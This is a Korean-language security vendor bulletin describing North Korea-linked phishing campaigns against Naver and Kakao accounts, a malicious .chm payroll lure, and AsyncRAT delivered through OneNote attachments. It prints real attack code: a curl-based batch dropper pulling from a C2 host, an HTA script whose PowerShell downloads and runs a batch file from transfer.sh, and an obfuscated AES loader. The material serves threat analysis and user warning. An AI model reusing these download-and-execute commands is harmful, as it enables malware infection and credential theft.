
사용자가 파일 열람을 위해 첨부파일 영역을 클릭하면, 공격자가 정교하게 제작해 놓은 네이버 로그인 피싱 페이지로 이동되며 사용자들의 계정정보 탈취를 시도합니다.

계정정보 탈취가 성공하면 실제 국세청 출석 시 필요한 세무조사 신고 안내 PDF 파일을 보여주기 때문에 피해자들은 해킹을 당했다는 사실을 인지하기 어렵습니다.

이번 공격은 대부분 비트코인 등 가상 자산 분야의 투자자들을 대상으로 공격이 진행된 점으로 보아, 가상화폐 탈취를 통한 외화벌이가 목적인 것으로 추정하고 있습니다.

뿐만 아니라, 이번 공격에서 악용된 'navearcorps[.]help' 서버는 '27.102.101.26' 아이피 주소로 연결되어 있는데, 해당 아이피는 작년 4 월 경 'googlesecurity[.]com' 주소를 포함해 'naaverascorp[.]com', 'naversinfo[.]help', 'nidnavesecorp[.]help', 'ninavaracorp[.]site', 'mybox-navers[.]com', 'inonavera[.]com', 'nidnaavers[.]com' 등 다양한 피싱 페이지에 활용된 적이 있습니다.

해커의 서버를 확인 결과, 공격에 활용된 것으로 추정되는 다수의 주민등록증, 운전면허증, 사업자등록증이 발견되기도 하였습니다.



금번 국세청 문서처럼 위장한 포털 계정 피싱 공격 뿐만 아니라, 세무조사 신고 서류 안내와 출석 요구처럼 위장한 악성 파일도 여러 보고 되었습니다. 해당 공격은 '코니(Konni) 캠페인'으로 분류하였으며, 탈륨(김수키) 공격과 코니 캠페인 간의 연관성을 조사중에 있습니다.

연초부터 북한 연계 해킹 그룹이 국세청을 사칭해 활발한 해킹 공격 시도를 하고 있으며 일각에서는 통일분야 문서를 사칭한 공격도 보고되고 있어, 사용자 여러분들의 각별한 주의가 필요합니다.

한편 이스트시큐리티는 연관 악성 파일의 탐지 기능을 자사 알약(ALYac) 제품에 긴급 업데이트 하였으며, 피해 확산 방지를 위한 대응 조치를 국가사이버안보협력센터(NCCC)와 한국인터넷진흥원(KISA) 등 관련 부처와 긴밀하게 협력하고 있습니다.

김수키(Kimsuky)조직, 카카오 피싱 공격 진행 중

비밀번호 변경 메일을 통한 비밀번호 탈취 공격이 포착되어 사용자들의 각별한 주의가 필요합니다.

이번에 발견된 피싱 메일은 '[긴급] 지금 바로 비밀번호를 변경해 주세요.'제목으로 유포되었으며, 현재는 서비스가 종료된 다음 이메일을 위장하고 있습니다.

이메일 본문에는, 수신자의 계정정보 도용이 의심된다며 비밀번호 변경을 유도하는 내용과 함께 하이퍼링크가 포함되어 있습니다.

공격자는 발신자 도메인을 daurn.net 도메인을 사용하여 daum 도메인처럼 보이려고 시도하였습니다.



[그림 1] 피싱 메일

해당 이메일에는 "그림 자동 다운로드 옵션"이 활성화 되어있는 경우 사용자 정보를 제작자에게 전달하는 코드가 포함되어 있습니다. 다만 width:0px;height:0px 로 설정되어 있어 실제 이미지는 보이지 않습니다.

MS의 아웃룩이나 지메일의 경우 "그림 자동 다운로드" 옵션 기능이 기본적으로 비 활성화 되어 있어 사용자가 직접 그림 다운로드 안내창을 눌러야 하지만, 국내 대표 포털 메일의 경우 기본적으로 "그림 자동 다운로드" 옵션이 허용되어 있어 이메일 열람과 동시에 사용자 정보가 유출됩니다.


```

<meta charset="UTF-8"><div><table style="padding-top:80px;padding-bottom:80px" width="100%" cellspacing="0" cellpadding="0"
border="0" bgcolor="#444444" align="center"><tbody><tr><td style="font-size:0" width="100%" valign="top"><table style="margin:0 auto"
width="760" cellspacing="0" cellpadding="0" border="0" align="center"><tbody><tr><td><table style="margin:0 auto"
width="760" cellspacing="0" cellpadding="0" border="0" align="center"><tbody><tr><td width="30"><td style="font-size:0"
width="751" valign="top" height="33"><a href="https://daum.net" target="_blank" rel="noopener noreferrer"></a></td></tr><tr><td colspan="2" height="12"></td></tr></tbody></table></td></tr><tr><td style="font-size:0" width="760" valign="top"
height="1" bgcolor=#dfdfdf"></td></tr><tr><td valign="top" bgcolor=#ffffff"><table style="margin:0 auto" width="760" cellspacing="0"
cellpadding="0" border="0" align="center"><tbody><tr><td width="1" bgcolor=#dfdfdf"></td><td width="62"><td width="624">
<table style="margin:0 auto" width="624" cellspacing="0" cellpadding="0" border="0" align="left"><tbody><tr><td colspan="3"
height="58"></tr><tr><td style="font-size:0" colspan="3" valign="top" height="36"></td></tr><tr><td colspan="3"
height="43"></td></tr><tr><td colspan="3" height="4" bgcolor=#6c6c6c"></td></tr><tr><td colspan="3" height="31"></td></tr><tr>
<td width="9"><td style="font-weight:bold;font-size:12px;font-family: '돋움',dotum,sans-serif;color:#1b1b1b;line-height:26px"
width="606" height="20">안<!--data style="필">녕<!--data style="좋">하<!--data style="밖">세<!--data style="할">요,<!--
data style="괜">디<!--data style="편">안<!--data style="뵙">um<!--data style="뵙">입<!--data style="곳">니<!--data
style="밖">다,</td><td width="9"></td><tr><td colspan="3" height="20px"></td></tr><tr><td><td style="font-
weight:bold;font-size:12px;font-family: '돋움',dotum,sans-serif;color:#56a4f;line-height:20px">회<!--data style="날">원<!--data
style="를">님의<!--data style="뵙">비<!--data style="뵙">밀<!--data style="뵙">변<!--data style="뵙">호안<!--data

```

[그림 2] 이메일 코드 일부


이메일 본문 내 링크를 클릭하면, 카카오 로그인 페이지를 위장한 피싱 페이지로 접속됩니다.



[그림 3] 카카오 계정 관리 위장 피싱 페이지

피싱 페이지는 카카오 계정 관리 페이지를 위장하고 있으며, 비밀번호 확인 및 변경을 이유로 비밀번호 입력을 유도합니다.

만일 사용자가 피싱 페이지에 비밀번호 정보를 입력하면, 입력한 정보는 고스란히 공격자 서버로 전송됩니다.



[그림 4] 공격자에게 전송되는 사용자 비밀번호

여러 지표들을 분석한 결과, 이번 공격 배후에 북한 경찰총국의 지원을 받는 해킹 조직인 Kimsuky가 있는 것으로 결론지었습니다.

기관, 기업뿐만 아니라 관련 분야의 민간 전문가들 및 민간 단체를 대상으로 한 북한의 사이버 공격이 지속되고 있는 만큼 관련자 분들의 각별한 주의가 필요합니다.

급여 대장을 위장하여 유포되고 있는 악성 .chm 파일 주의!

악성 이메일을 통해 윈도우 도움말 파일(.chm) 파일이 유포되고 있어 주의가 필요합니다.


악성 이메일은 세무 사무실에서 발송한 급여 대장으로 위장하고 있으며, '급여대장'의 파일명을 가진 압축파일을 첨부하여 수신자의 호기심을 유발합니다.



[그림 1] 급여대장을 위장한 악성 메일

압축 파일 내에는 txt 파일과 함께 또 하나의 압축파일이 있으며, 해당 압축 파일 내에는 '급여대장.chm'이 포함되어 있습니다.

chm 파일 내부에는 악성 스크립트가 포함된 html 파일이 포함되어 있으며, 사용자가 chm 파일 실행 시 정상 파일처럼 위장한 12 월분 급여 및 상여 내역이 보여주지만 백그라운드에서는 다음과 같은 악성행위를 합니다.



[그림 2] 악성 메일 내 첨부되어 있는 압축 파일

2022.12월분 급여, 상여대상
(주) [redacted]

2022. 12월분 급여, 상여대상

주 : [redacted]

인 격 사 항		기 본 급여 및 제 수 당						
번 호	성 명	기본급	특근수당	보육수당	식대	차량유지비		합계
1	신 [redacted]	3,200,000			100,000	200,000		3,500,000
2	신 [redacted]	3,200,000	240,000	100,000	100,000	200,000		3,840,000
3	신 [redacted]	1,900,000	300,000	100,000	100,000	200,000		2,600,000
4	천 [redacted]	1,200,000	300,000		100,000	200,000		1,800,000
5	김 [redacted]	2,100,000			100,000		22.9.13 임시	2,200,000
								13,940,000

급여대상 발송 이메일 : [redacted]

[그림 3] chm 파일 실행 후 보이는 화면

파일이 실행되면 악성 명령어가 실행되며 %USERPROFILE%\Links 하위경로에 chastart.vbs, chanew.bat 파일을 저장합니다. 이후 chastart.vbs 파일을 실행하며, 실행된 chastart.vbs 파일은 chanew.bat 을 실행합니다.

또한레지스트리 자동실행(HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run)에 chastart.vbs 를 등록하여 재부팅 시에도 자동으로 실행될 수 있도록 설정합니다.

[그림 4] 레지스트리에 등록 된 chastart.vbs 파일

chanew.bat 파일은 C&C 에 접속하여 추가로 no01.bat 와 setup.cab 파일을 내려받고 no01.bat 파일을 실행합니다.

```
@echo off

if exist "C:\Users\Public\documents\wonna.bat" (goto EXIT1)
if exist "C:\Users\Public\documents\no01.bat" (goto EXIT2)

curl "hxxp://donew-order.com/cha11/no01.txt" --output C:\Users\Public\documents\no01.bat > nul
curl "hxxp://donew-order.com/cha11/vbs01.txt" --output C:\Users\Public\documents\setup.cab > nul

timeout -t 3 /nobreak

if exist "C:\Users\Public\documents\no01.bat" (
call C:\Users\Public\documents\no01.bat > nul
)

:EXIT2

call C:\Users\Public\documents\no01.bat > nul

:EXIT1

exit
```

no01.bat 파일은 실행 후 setup.cab 파일의 압축을 해제 후 wonna.bat 파일을 실행합니다.

setup.cab 파일은 다음과 같은 파일들로 구성되어 있습니다.

```
start.vbs : 레지스트리에 등록되는 파일

wonna.bat : 레지스트리에 start.vbs 등록 및 no4.bat 실행, 이후 주기적으로 c2에 접속 및 명령 실행

no4.bat : 인포스틸러

upload.vbs : 탈취한 정보 c2에 업로드

download.vbs : c2 접속을 통해 추가 악성코드 다운로드 시도
```


최종적으로 실행되는 no4.bat 파일은 다운로드 목록, 문서, 하위폴더 파일 목록, 공인 ip 정보, 프로세스 목록, 시스템 정보, 바탕화면 캡처 후 공격자 서버로 전송합니다.

사용자 여러분들께서는 수상한 이메일에 첨부되어 있는 파일의 열람을 지양해 주시기 바라며, 유사한 위협 사례들이 꾸준히 발견되고 있다는 점을 명심해 주시기 바랍니다.

OneNote 파일을 이용해 유포되는 AsyncRAT 주의!

OneNote 파일을 이용해 AsyncRAT 이 유포되는 정황을 포착하여 사용자들의 각별한 주의가 요구됩니다.

이번 공격에서 주목할만한 점은, 스팸메일 내 OneNote 파일(.one)을 첨부하여 공격을 시도하였다는 점입니다. .one 확장자는 공격자들이 즐겨 사용하지 않는 확장자로, 사용자들이 정상 파일로 인지하여 실행할 가능성이 있어 주의가 필요합니다.




[그림 1] Invoice를 위장한 스팸 메일

.one 확장자는 OneNote 파일로, 사용자 PC에 OneNote가 설치되어 있다면 실행가능하지만 OneNote가 설치되어 있지 않다면 실행할 수 없는 한계가 존재합니다.


* OneNote
MS에서 개발한 메모 작성 프로그램

만일 사용자가 메일에 첨부되어 있는 Invoice-****.one 파일을 실행하면 파일 화면을 위장한 미끼 화면과 함께 'CLICK TO VIEW DOCUMENT' 을 보여주며 사용자의 클릭을 유도합니다.




[그림 2] .one 첨부파일 실행 화면

사실 'CLICK TO VIEW DOCUMENT'는 공격자가 그림상자를 이용하여 팝업처럼 보이게 제작한 것으로, 해당 그림상자 아래는 HTA(HTML 응용프로그램) 파일이 숨어 있습니다.



[그림 3] 그림상자 뒤에 숨어있는 HTA 실행파일

사용자가 해당 그림상자를 클릭하면 경고창이 뜨며, '확인' 버튼 클릭 시 악성 스크립트가 동작합니다.



[그림 4] HTA 실행 시 경고 창

HTA 파일 내부 스크립트가 실행되면 백그라운드에서 파워셸을 실행하여 특정 서버로 접속 후, `cornell_notes.one`, `inv.bat` 2 개의 파일을 내려받아 각각 `%temp%` 폴더에 `invoice.one`, `system32.bat` 파일명으로 저장하고 실행합니다.


```

64 <!DOCTYPE html>
65 <html>
66 <head>
67 <HTA:APPLICATION icon="#" WINDOWSTATE="normal" SHOWINTASKBAR="no" SYSMENU="no" CAPTION="no" BORDER="none" SCROLL="no" />
68 <script type="text/vbscript">
69
70 ' Exec process using WMI
71 Function WmiExec(cmdLine )
72 Dim objConfig
73 Dim objProcess
74 Set objWMIService = GetObject("winmgmts:\\.\root\cimv2")
75 Set objStartup = objWMIService.Get("Win32_ProcessStartup")
76 Set objConfig = objStartup.SpawnInstance_
77 objConfig.ShowWindow = 0
78 Set objProcess = GetObject("winmgmts:\\.\root\cimv2:Win32_Process")
79 WmiExec = dukpatek(objProcess, objConfig, cmdLine)
80 End Function
81
82
83 Private Function dukpatek(myObjP , myObjC , myCmdL )
84 Dim procId
85 dukpatek = myObjP.Create(myCmdL, Null, myObjC, procId)
86 End Function
87
88
89
90 Sub AutoOpen()
91 ExecuteCmdAsync "cmd /c powershell Invoke-WebRequest -Uri https://onenotegem.com/uploads/soft/one-templates/cornell_notes.one -OutFile $env:tmp\invoice.one;
Start-Process -Filepath $env:tmp\invoice.one"
92 ExecuteCmdAsync "cmd /c powershell Invoke-WebRequest -Uri https://transfer.sh/KSg2FR/inv.bat -OutFile $env:tmp\system32.bat; Start-Process -Filepath
$env:tmp\system32.bat"
93 End Sub
94
95
96
97
98 ' Exec process using WScript.Shell (asynchronous)
99 Sub WscriptExec(cmdLine )
100 CreateObject("WScript.Shell").Run cmdLine, 0
101 End Sub
102
103
104 Sub ExecuteCmdAsync(targetPath )

```

[그림 5] HTA 내부 코드

`invoice.one` 파일은 정상 OneNote 파일로, 사용자에게 정상 파일을 보여주어 의심을 피하고자 시도합니다.



[그림 6] 다운로드 된 정상 invoice.one 파일

동시에 백그라운드에서는 system32.bat 파일을 실행하고, 파워셸을 이용하여 다음과 같은 명령어를 실행하여 추가 페이로드를 내려 받습니다.

```

"system32.bat.exe" - noprofile - windowstyle hidden - ep bypass - command $wgyjo =
[System.IO.File]::("xetIIAaeR' [-1.. - 11] - join ")('system32.bat 파일 경로').Split([Environment]::NewLine);

foreach($uyclu in $wgyjo) {
    if ($uyclu.StartsWith(':')) {
        $FqERb = $uyclu.Substring(3);
        break;
    };
};
$wMVbN = [System.Convert]::('gnirtS46esaBmorF' [-1.. - 16] - join ")($FqERb);
$JIIVT = New - Object System.Security.Cryptography.AesManaged;
$JIIVT.Mode = [System.Security.Cryptography.CipherMode]::CBC;
$JIIVT.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7;
$JIIVT.Key = [System.Convert]::('gnirtS46esaBmorF' [-1.. - 16] - join
